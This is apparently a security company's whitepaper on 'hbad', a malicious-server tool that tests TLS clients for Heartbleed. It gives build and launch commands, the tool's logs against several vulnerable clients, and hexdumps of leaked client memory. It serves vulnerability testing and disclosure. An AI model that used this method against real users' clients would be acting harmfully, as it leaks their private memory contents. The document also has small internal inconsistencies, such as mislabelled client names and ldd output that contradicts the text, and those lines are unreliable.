Heartbleed analysis daemon

hbad - Heartbleed client side tool
Version: 1.0

published by

Curesec GmbH

Table of Contents


1. hbad

1.1. Heartbleed bug

The Heartbleed bug is a programming error in the versions 1.0.1 to 1.0.1f of the open-source OpenSSL cryptography library. This critical security gap makes it possible to read encrypted data of clients and servers connected via TLS. It was fixed in version 1.0.1g on april 7th, 2014.

1.2. hbad functionality

The functionality of hbad can be demonstrated with the below illustration:



If a request is sent to the hbad server by any client (e.g. IRC, Fetchmail, browser), the server initiates the SSL handshake and checks the SSL header for the Heartbeat addon. If it is available, it indicates the client uses OpenSSL. Thereupon the hbad server sends a Heartbeat request back to the client. If the client runs a vulnerable OpenSSL version, it sends back the Heartbeat response, which contains the sensitive data.

1.2.1. Compiling hbad

Hbad is made available as a .tar.gz archive. This archive contains all source files and a makefile. The compilation is executed with *make* in the unpacked archive directory:

```
# make
```

1.2.2. Starting hbad

The execution takes places as follows:

```
# ./hbad -p 10023 -t 3
```

The listening port of the server is defined by the parameter *p*. Parameter *t* defines the payload type of the

Heartbeat request message. The types 1 (0 byte payload), 2 (255 byte payload) and 3 (65535 byte payload) are available. An exemplary execution is shown below:

```
# ./hbad -p 10023 -t 3
[info] connection from debian.int.doomsday.com/44579, ipv4 address: 1.1.1.1
[info] sending heartbeat packet
[info] client is vulnerable to CVE-2014-0160
[info] wrote 16381 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 18 bytes to output file
```

A vulnerable client sends a request to the hbad server. The server provides host information (host name, IPv4 adress) for every client connection. After checking for the vulnerability of the client via heartbeat request, the client sends data back to the server in the Heartbeat response payload. The server stores the data in the directory *out/*. For identification purposes the output files are named with the IPv4 adress along with a time stamp.

2. Tests of clients

2.1. Affected clients

2.1.1. Irssi

Version: 0.8.15 (20100403 1617)

Command: */connect -ssl x.x.x.x port*

Irssi output:

```
Looking up x.x.x.x
Connection to x.x.x.x [x.x.x.x] port port
Connection to x.x.x.x established
warning SSL read error: server closed connection unexpectedly
Connection lost to x.x.x.x
```

hbad output:

```
./hbad -p 10023 -t 2
[info] connection from debian.int.doomsday.com/45202, ipv4 address: x.x.x.x
[info] sending heartbeat packet
[info] no answer, trying again
[info] sending heartbeat packet
[info] no answer, trying again
[info] sending heartbeat packet
[info] client is vulnerable to CVE-2014-0160
[info] wrote 271 bytes to output file
```

Example output:

```
00000000  0c 5c 97 48 d6 c8 75 b3  6c b2 43 61 92 00 00 00  |.\.H..u.l.Ca....|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 a4  |................|
00000100  1b 96 19 78 69 82 95 94  df 0c 33 ac 32 f5 13 00  |...xi.....3.2...|
00000110  00 00                                            |..|
00000112
```

2.1.2. w3m

Version: w3m/0.5.3+cvs-1.1055

Command: *w3m https://x.x.x.x:port*

hbad output:

```
./hbad -p 10023 -t 3
[info] connection from debian.int.doomsday.com/43202, ipv4 address: x.x.x.x
```

```
[info] sending heartbeat packet
[info] client is vulnerable to CVE-2014-0160
[info] wrote 16381 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 18 bytes to output file
```

Example output:

```
:
:
0000c150  00 00 00 00 00 00 00 00  00 00 00 00 00 76 61 6c  |.............val|
0000c160  69 64 20 63 65 72 74 69  66 69 63 61 74 65 0a 20  |id certificate. |
0000c170  73 75 62 6a 65 63 74 3d  61 63 63 6f 75 6e 74 73  |subject=accounts|
0000c180  2e 67 6f 6f 67 6c 65 2e  63 6f 6d 3a 20 69 73 73  |.google.com: iss|
0000c190  75 65 72 3d 47 6f 6f 67  6c 65 20 49 6e 74 65 72  |uer=Google Inter|
0000c1a0  6e 65 74 20 41 75 74 68  6f 72 69 74 79 20 47 32  |net Authority G2|
0000c1b0  0a 0a 43 65 72 74 69 66  69 63 61 74 65 3a 0a 20  |..Certificate:. |
0000c1c0  20 20 20 44 61 74 61 3a  0a 20 20 20 20 20 20 20  |   Data:.       |
0000c1d0  20 56 65 72 73 69 6f 6e  3a 20 33 20 28 30 78 32  | Version: 3 (0x2|
0000c1e0  29 0a 20 20 20 20 20 20  20 20 53 65 72 69 61 6c  |).        Serial|
0000c1f0  20 4e 75 6d 62 65 72 3a  20 38 37 30 33 34 30 32  | Number: 8703402|
0000c200  39 32 36 34 39 34 37 35  31 36 38 32 20 28 30 78  |926494751682 (0x|
0000c210  37 38 63 38 62 32 64 39  35 61 64 30 39 62 63 32  |78c8b2d95ad09bc2|
0000c220  29 0a 20 20 20 20 53 69  67 6e 61 74 75 72 65 20  |).    Signature |
0000c230  41 6c 67 6f 72 69 74 68  6d 3a 20 73 68 61 31 57  |Algorithm: sha1W|
0000c240  69 74 68 52 53 41 45 6e  63 72 79 70 74 69 6f 6e  |ithRSAEncryption|
0000c250  0a 20 20 20 20 20 20 20  20 49 73 73 75 65 72 3a  |.        Issuer:|
0000c260  20 43 3d 55 53 2c 20 4f  3d 47 6f 6f 67 6c 65 20  | C=US, O=Google |
0000c270  49 6e 63 2c 20 43 4e 3d  47 6f 6f 67 6c 65 20 49  |Inc, CN=Google I|
0000c280  6e 74 65 72 6e 65 74 20  41 75 74 68 6f 72 69 74  |nternet Authorit|
0000c290  79 20 47 32 0a 20 20 20  20 20 20 20 20 20 56 61  |y G2.         Va|
0000c2a0  69 64 69 74 79 0a 20 20  20 20 20 20 20 20 20 20  |idity.          |
0000c2b0  20 20 4e 6f 74 20 42 65  66 6f 72 65 3a 20 41 70  |  Not Before: Ap|
0000c2c0  72 20 20 39 20 31 32 3a  30 32 3a 32 37 20 32 30  |r  9 12:02:27 20|
:
:
```

This shortened example output shows how sensitive the contained data can be.

2.1.3. Fetchmail

Version: Fetchmail release 6.3.21

Command: *fetchmail -P 10023*

Example Fetchmail configuration:

```
server 192.168.170.222
proto pop3
user tux@gmx.net
pass *********
```

```
ssl
sslproto tls1
keep
```

Fetchmail output:

```
fetchmail: Server certificate verification error: self signed certificate
fetchmail: This means that the root signing certificate is not in the trusted CA
certificate locations, or the c_rehash needs to be run on the certificate directory. For
details, please see the documentation of –sslcertpath and –sslcertfile in the manual
page.
Fetchmail: Warning: the connection is insecure, continuing anyways. (Better use –
sslcertck!)
fetchmail: socket error while fetching from test@test.com@x.x.x.x
fetchmail: Query status=2 (SOCKET)
```

hbad output:

```
./hbad -p 10023 -t 3
[info] connection from debian.int.doomsday.com/45202, ipv4 address: x.x.x.x
[info] sending heartbeat packet
[info] client is vulnerable to CVE-2014-0160
[info] wrote 16381 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 18 bytes to output file
```

Example output:

```
:
:
0000c700  00 00 00 00 00 00 00 00  00 00 00 00 00 50 01 00  |.............P..|
0000c710  00 00 00 00 00 40 00 00  00 00 00 00 00 00 00 00  |.....@..........|
0000c720  00 00 00 00 00 72 65 2f  6c 6f 63 61 6c 65 2f 65  |.....re/locale/e|
0000c730  6e 2f 4c 43 5f 4d 45 53  53 41 47 45 53 2f 66 65  |n/LC_MESSAGES/fe|
0000c740  74 63 68 6d 61 69 6c 2e  6d 6f 00 6d 6f 90 01 00  |tchmail.mo.mo...|
0000c750  00 00 00 00 00 70 00 00  00 00 00 00 00 00 bf c9  |.....p..........|
0000c760  be 75 7f 00 00 00 00 00  00 00 00 00 00 00 00 00  |.u..............|
0000c770  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
:
:
```

2.1.4. openssl s_client

Version: OpenSSL 1.0.1e 11 Feb 2013

Command: *openssl s_client -connect x.x.x.x:port -tls1*

hbad output:

```
./hbad -p 10023 -t 3
[info] connection from debian.int.doomsday.com/45101, ipv4 address: x.x.x.x
[info] sending heartbeat packet
[info] client is vulnerable to CVE-2014-0160
[info] wrote 16381 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 16384 bytes to output file
[info] wrote 18 bytes to output file
```

Example output:

```
:
:
00004540  00 00 00 00 00 b1 02 00  00 00 00 00 00 5d c0 43  |.............].C|
00004550  31 5f 97 85 1d 54 c2 e3  4d 42 6b 33 d1 43 a2 0d  |1_...T..MBk3.C..|
00004560  17 5b f8 27 3f c4 41 70  27 a6 76 07 95 64 05 69  |.[.'?.Ap'.v..d.i|
00004570  15 3b 92 ec 08 6f 50 0f  45 2d 3b 3c 94 9b 40 e6  |.;...oP.E-;<..@.|
00004580  35 c0 b8 c1 0a 04 f9 b1  2d a2 8f b6 b8 15 4b 05  |5.......-.....K.|
00004590  2f 2e d9 e9 27 41 89 e6  62 6c b2 da f6 cb 77 b1  |/...'A..bl....w.|
000045a0  77 0b cf 70 7d 0f 36 c1  50 ad b9 77 e8 47 be 9e  |w..p}.6.P..w.G..|
000045b0  ba 69 67 77 9d 28 ee 91  ff 44 5c 4b 09 d0 3d 02  |.igw.(...D\K..=.|
000045c0  76 db f2 72 0b d4 c4 b3  5b 79 7d c4 b3 b0 a2 f3  |v..r....[y}.....|
000045d0  0c d9 c5 84 91 f1 2b 15  6e b5 77 5e 67 05 c8 5a  |......+.n.w^g..Z|
000045e0  f3 de 3a 28 f8 0a fe 9b  a3 73 83 5f 10 4c 6d 39  |..:(.....s._.Lm9|
000045f0  83 95 a8 bd 12 64 83 a8  7c d1 f4 f6 1b 3b 77 18  |.....d..|....;w.|
00004600  5c e5 4d 30 a4 ef b3 ab  07 9c 30 f4 17 68 d2 c9  |\.M0......0..h..|
00004610  5d fd 7a 74 4f 99 f9 dc  33 48 0d 2a 28 69 a0 fd  |].ztO...3H.*(i..|
00004620  68 8c ed cd cc 63 5e 66  cb ff 6e 92 dc b7 9d 4f  |h....c^f..n....O|
00004630  4b 4a e7 3b 04 d3 1e e7  37 9b 13 cd 1f 0e 00 00  |KJ.;....7.......|
00004640  00 01 00 00 00 00 00 00  00 00 00 00 00 ef 82 ba  |................|
:
:
```

2.2. Non-affected clients

2.2.1. Iceweasel/Firefox

Iceweasel version: 24.4.0esr-1~deb7u2

Firefox version: Mozilla Firefox 28.0

hbad output:

```
[info] connection from debian.int.doomsday.com/42116, ipv4 address: x.x.x.x
[error] heartbeat extension is unsupported
```

Iceweasel is not vulnerable as it is not linked with libssl:

```
# ldd /usr/lib/iceweasel/xulrunner/libxul.so | grep ssl
# libssl3.so => /usr/lib/x86_64-linux-gnu/libssl3.so
```

2.2.2. Pidgin

Version: Pidgin 2.10.9 (libpurple 2.10.9)

hbad output:

```
[info] connection from debian.int.doomsday.com/31142, ipv4 address: x.x.x.x
[error] heartbeat extension is unsupported
```

Pidgin is not vulnerable as it is not linked with libnss3/libssl3.

```
# ldd /usr/bin/purple-2/ssl-nss.so | grep ssl
libssl3.so => /usr/lib/x86_64-linux-gnu/libssl3.so
```

2.2.3. KMail

Version: KMail 1.13.7

hbad output:

```
[info] connection from debian.int.doomsday.com/31142, ipv4 address: x.x.x.x
[error] heartbeat extension is unsupported
```

Icedove is not vulnerable as it is not linked with libnss3/libssl3.

```
# ldd /usr/bin/kmail | grep tls
libgnutls.so.26 => /usr/lib/x86_64-linux-gnu/libgnutls.so.26
```

2.2.4. Icedove/Thunderbird

Version: Icedove 24.4.0

hbad output:

```
[info] connection from debian.int.doomsday.com/45612, ipv4 address: x.x.x.x
[error] heartbeat extension is unsupported
```

Icedove is not vulnerable as it is not linked with libnss3/libssl3.

```
# ls /usr/lib/icedove/ | grep ssl
/usr/lib/icedove/libssl3.so
```

2.2.5. Epiphany Browser

Version: Web 3.4.2

hbad output:

```
[info] connection from debian.int.doomsday.com/46115, ipv4 address: x.x.x.x
[error] heartbeat extension is unsupported
```

Epiphany is not vulnerable as it is not linked with libnss3/libssl3.